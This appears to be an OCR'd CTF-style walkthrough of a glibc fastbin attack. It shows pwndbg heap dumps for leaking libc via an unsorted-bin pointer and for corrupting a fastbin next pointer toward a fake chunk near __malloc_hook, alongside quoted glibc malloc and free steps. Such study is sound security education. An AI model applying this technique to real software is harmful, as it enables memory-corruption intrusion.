
8) If we still have chunks in the fastbins, consolidate those and repeat the previous two steps.

9) Split off part of the "top" chunk, possibly enlarging "top" beforehand.

Text copied from: https://sourceware.org/glibc/wiki/MallocInternals

Reallocated Chunk 1: Leak Libc


We then (re)allocate chunk 1 by requesting a 0x88, which gets sourced from the unsorted bin
We can then view the contents using the dump function
This prints the chunks FD pointer to the screen, which is actually a pointer to the main arena
We can use this leak to calculate the base address of libc



```
0x557c87ca5000  0x0000000000000000      0x0000000000000021      ........!.......
0x557c87ca5010  0x4141414141414141      0x4141414141414141      AAAAAAAAAAAAAAAA
0x557c87ca5020  0x4141414141414141      0x0000000000000093      AAAAAAAA........
0x557c87ca5030  0x00007f0aa3224b78      0x00007f0aa3224b78      xK".....xK".....
0x557c87ca5040  0x4242424242424242      0x4242424242424242      BBBBBBBBBBBBBBBB
0x557c87ca5050  0x4242424242424242      0x4242424242424242      BBBBBBBBBBBBBBBB
0x557c87ca5060  0x4242424242424242      0x4242424242424242      BBBBBBBBBBBBBBBB
0x557c87ca5070  0x4242424242424242      0x4242424242424242      BBBBBBBBBBBBBBBB
0x557c87ca5080  0x4242424242424242      0x4242424242424242      BBBBBBBBBBBBBBBB
0x557c87ca5090  0x4242424242424242      0x4242424242424242      BBBBBBBBBBBBBBBB
0x557c87ca50a0  0x4242424242424242      0x4242424242424242      BBBBBBBBBBBBBBBB
0x557c87ca50b0  0x0000000000000090      0x0000000000000021      ........!.......
0x557c87ca50c0  0x4343434343434343      0x4343434343434343      CCCCCCCCCCCCCCCC
0x557c87ca50d0  0x4343434343434343      0x0000000000020f31      CCCCCCCC1.......         <-- Top chunk
```

Allocate Chunk 4

Next, we allocate a fourth chunk. Since all bins are empty, this gets sourced from the top_chunk
We will then free this chunk



```
0x557c87ca5000  0x0000000000000000      0x0000000000000021      ........!.......
0x557c87ca5010  0x4141414141414141      0x4141414141414141      AAAAAAAAAAAAAAAA
0x557c87ca5020  0x4141414141414141      0x0000000000000093      AAAAAAAA........
0x557c87ca5030  0x00007f0aa3224b78      0x00007f0aa3224b78      xK".....xK".....
0x557c87ca5040  0x4242424242424242      0x4242424242424242      BBBBBBBBBBBBBBBB
0x557c87ca5050  0x4242424242424242      0x4242424242424242      BBBBBBBBBBBBBBBB
0x557c87ca5060  0x4242424242424242      0x4242424242424242      BBBBBBBBBBBBBBBB
0x557c87ca5070  0x4242424242424242      0x4242424242424242      BBBBBBBBBBBBBBBB
0x557c87ca5080  0x4242424242424242      0x4242424242424242      BBBBBBBBBBBBBBBB
0x557c87ca5090  0x4242424242424242      0x4242424242424242      BBBBBBBBBBBBBBBB
0x557c87ca50a0  0x4242424242424242      0x4242424242424242      BBBBBBBBBBBBBBBB
0x557c87ca50b0  0x0000000000000090      0x0000000000000021      ........!.......
0x557c87ca50c0  0x4343434343434343      0x4343434343434343      CCCCCCCCCCCCCCCC
0x557c87ca50d0  0x4343434343434343      0x0000000000000071      CCCCCCCCq.......
0x557c87ca50e0  0x4444444444444444      0x4444444444444444      DDDDDDDDDDDDDDDD
0x557c87ca50f0  0x4444444444444444      0x4444444444444444      DDDDDDDDDDDDDDDD
0x557c87ca5100  0x4444444444444444      0x4444444444444444      DDDDDDDDDDDDDDDD
0x557c87ca5110  0x4444444444444444      0x4444444444444444      DDDDDDDDDDDDDDDD
0x557c87ca5120  0x4444444444444444      0x4444444444444444      DDDDDDDDDDDDDDDD
0x557c87ca5130  0x4444444444444444      0x4444444444444444      DDDDDDDDDDDDDDDD
0x557c87ca5140  0x4444444444444444      0x0000000000020ec1      DDDDDDDD........         <-- Top chunk
```

Free Algorithm

~~1) If there is room in the tcache, store the chunk there and return.~~

2) If the chunk is small enough, place it in the appropriate fastbin.

3) If the chunk was mmap'd, munmap it.


4) See if this chunk is adjacent to another free chunk and coalesce if it is.

5) Place the chunk in the unsorted list, unless it's now the "top" chunk.

6) If the chunk is large enough, coalesce any fastbins and see if the top chunk is large enough to give some memory back to the system. Note that this step might be deferred, for performance reasons, and happen during a malloc or other call.

Text copied from: https://sourceware.org/glibc/wiki/MallocInternals

Overwrite Chunk 4 Next Pointer




```
0x557c87ca5000  0x0000000000000000      0x0000000000000021      ........!.......
0x557c87ca5010  0x4141414141414141      0x4141414141414141      AAAAAAAAAAAAAAAA
0x557c87ca5020  0x4141414141414141      0x0000000000000093      AAAAAAAA........
0x557c87ca5030  0x00007f0aa3224b78      0x00007f0aa3224b78      xK".....xK".....
0x557c87ca5040  0x4242424242424242      0x4242424242424242      BBBBBBBBBBBBBBBB
0x557c87ca5050  0x4242424242424242      0x4242424242424242      BBBBBBBBBBBBBBBB
0x557c87ca5060  0x4242424242424242      0x4242424242424242      BBBBBBBBBBBBBBBB
0x557c87ca5070  0x4242424242424242      0x4242424242424242      BBBBBBBBBBBBBBBB
0x557c87ca5080  0x4242424242424242      0x4242424242424242      BBBBBBBBBBBBBBBB
0x557c87ca5090  0x4242424242424242      0x4242424242424242      BBBBBBBBBBBBBBBB
0x557c87ca50a0  0x4242424242424242      0x4242424242424242      BBBBBBBBBBBBBBBB
0x557c87ca50b0  0x0000000000000090      0x0000000000000021      ........!.......
0x557c87ca50c0  0x4343434343434343      0x4343434343434343      CCCCCCCCCCCCCCCC
0x557c87ca50d0  0x4343434343434343      0x0000000000000071      CCCCCCCCq.......     <-- fastbins[0x70][0]
0x557c87ca50e0  0x00007f0aa3224aed      0x4444444444444444      .J".....DDDDDDDD
0x557c87ca50f0  0x4444444444444444      0x4444444444444444      DDDDDDDDDDDDDDDD
0x557c87ca5100  0x4444444444444444      0x4444444444444444      DDDDDDDDDDDDDDDD
0x557c87ca5110  0x4444444444444444      0x4444444444444444      DDDDDDDDDDDDDDDD
0x557c87ca5120  0x4444444444444444      0x4444444444444444      DDDDDDDDDDDDDDDD
0x557c87ca5130  0x4444444444444444      0x4444444444444444      DDDDDDDDDDDDDDDD
0x557c87ca5140  0x4444444444444444      0x0000000000020ec1      DDDDDDDDk
```

We then use free, the 4th chunk, which places it in the 0x70 fastbins list.

Fastbins are singly linked lists non circular lists. So we corrupt the *next pointer for the fourth chunk and point it to a fake chunk.

We discovered our fake chunk by identifying the nearest address to the malloc_hook that has a size_field that fits in the 0x70 fastbins.



```
pwndbg> fastbins
fastbins
0x70: 0x557c87ca50d0 —▸ 0x7f0aa3224aed (_IO_wide_data_0+301) ◂— 0xaa2ee5e20000000
```

Fake Chunk

Find_fake_fast is a pwndbg script that allows us to discover fake chunks that overlap with our intended target

We will need to specific our target address and requested fake chunk size

usage: find_fake_fast [-h] addr size

```
pwndbg> x/10xg 0x7f0aa3224aed
0x7f0aa3224aed  0x0aa3223260000000      0x000000000000007f
0x7f0aa3224afd  0x0aa2ee5e20000000      0x0aa2ee5a0000007f
0x7f0aa3224b0d  0x000000000000007f      0x0000000000000000
0x7f0aa3224b1d  0x0000000000000000      0x0000000000000000
0x7f0aa3224b2d  0x0000000000000000      0x0000000000000000
```

Text copied fom https://pwndbg.readthedocs.io/en/stable/commands/heap/find_fake_fast/

Malloc Algorithm

~~1) If there is a suitable (exact match only) chunk in the tcache, it is returned to the caller.~~

2) If the request is large enough, mmap() is used to request memory directly from the operating system.

3) If the appropriate fastbin has a chunk in it, use that.

4) If the appropriate smallbin has a chunk in it, use that.

5) If the request is "large", take a moment to take everything in the fastbins and move them to the unsorted bin, coalescing them as you go.

6) Start taking chunks off the unsorted list, and moving them to small/large bins, coalescing as you go. If a chunk of the right size is seen, use that.


7) If the request is "large", search the appropriate large bin, and successively larger bins, until a large-enough chunk is found.

8) If we still have chunks in the fastbins, consolidate those and repeat the previous two steps.

9) Split off part of the "top" chunk, possibly enlarging "top" beforehand.

Text copied from: https://sourceware.org/glibc/wiki/MallocInternals


Allocate Chunk 4



```
0x557c87ca5000  0x0000000000000000      0x0000000000000021      ........!.......
0x557c87ca5010  0x4141414141414141      0x4141414141414141      AAAAAAAAAAAAAAAA
0x557c87ca5020  0x4141414141414141      0x0000000000000093      AAAAAAAA........
0x557c87ca5030  0x00007f0aa3224b78      0x00007f0aa3224b78      xK".....xK".....
0x557c87ca5040  0x4242424242424242      0x4242424242424242      BBBBBBBBBBBBBBBB
0x557c87ca5050  0x4242424242424242      0x4242424242424242      BBBBBBBBBBBBBBBB
0x557c87ca5060  0x4242424242424242      0x4242424242424242      BBBBBBBBBBBBBBBB
0x557c87ca5070  0x4242424242424242      0x4242424242424242      BBBBBBBBBBBBBBBB
0x557c87ca5080  0x4242424242424242      0x4242424242424242      BBBBBBBBBBBBBBBB
0x557c87ca5090  0x4242424242424242      0x4242424242424242      BBBBBBBBBBBBBBBB
0x557c87ca50a0  0x4242424242424242      0x4242424242424242      BBBBBBBBBBBBBBBB
0x557c87ca50b0  0x0000000000000090      0x0000000000000021      ........!.......
0x557c87ca50c0  0x4343434343434343      0x4343434343434343      CCCCCCCCCCCCCCCC
0x557c87ca50d0  0x4343434343434343      0x0000000000000071      CCCCCCCCq.......
0x557c87ca50e0  0x4444444444444444      0x4444444444444444      DDDDDDDDDDDDDDDD
0x557c87ca50f0  0x4444444444444444      0x4444444444444444      DDDDDDDDDDDDDDDD
0x557c87ca5100  0x4444444444444444      0x4444444444444444      DDDDDDDDDDDDDDDD
0x557c87ca5110  0x4444444444444444      0x4444444444444444      DDDDDDDDDDDDDDDD
0x557c87ca5120  0x4444444444444444      0x4444444444444444      DDDDDDDDDDDDDDDD
0x557c87ca5130  0x4444444444444444      0x4444444444444444      DDDDDDDDDDDDDDDD
0x557c87ca5140  0x4444444444444444      0x0000000000020ec1      DDDDDDDD........         <-- Top chunk
```

Finally, we e-allocate the fourth, which sources it from the fastbins. This places our fake chunk at the tail of the fastbins list.

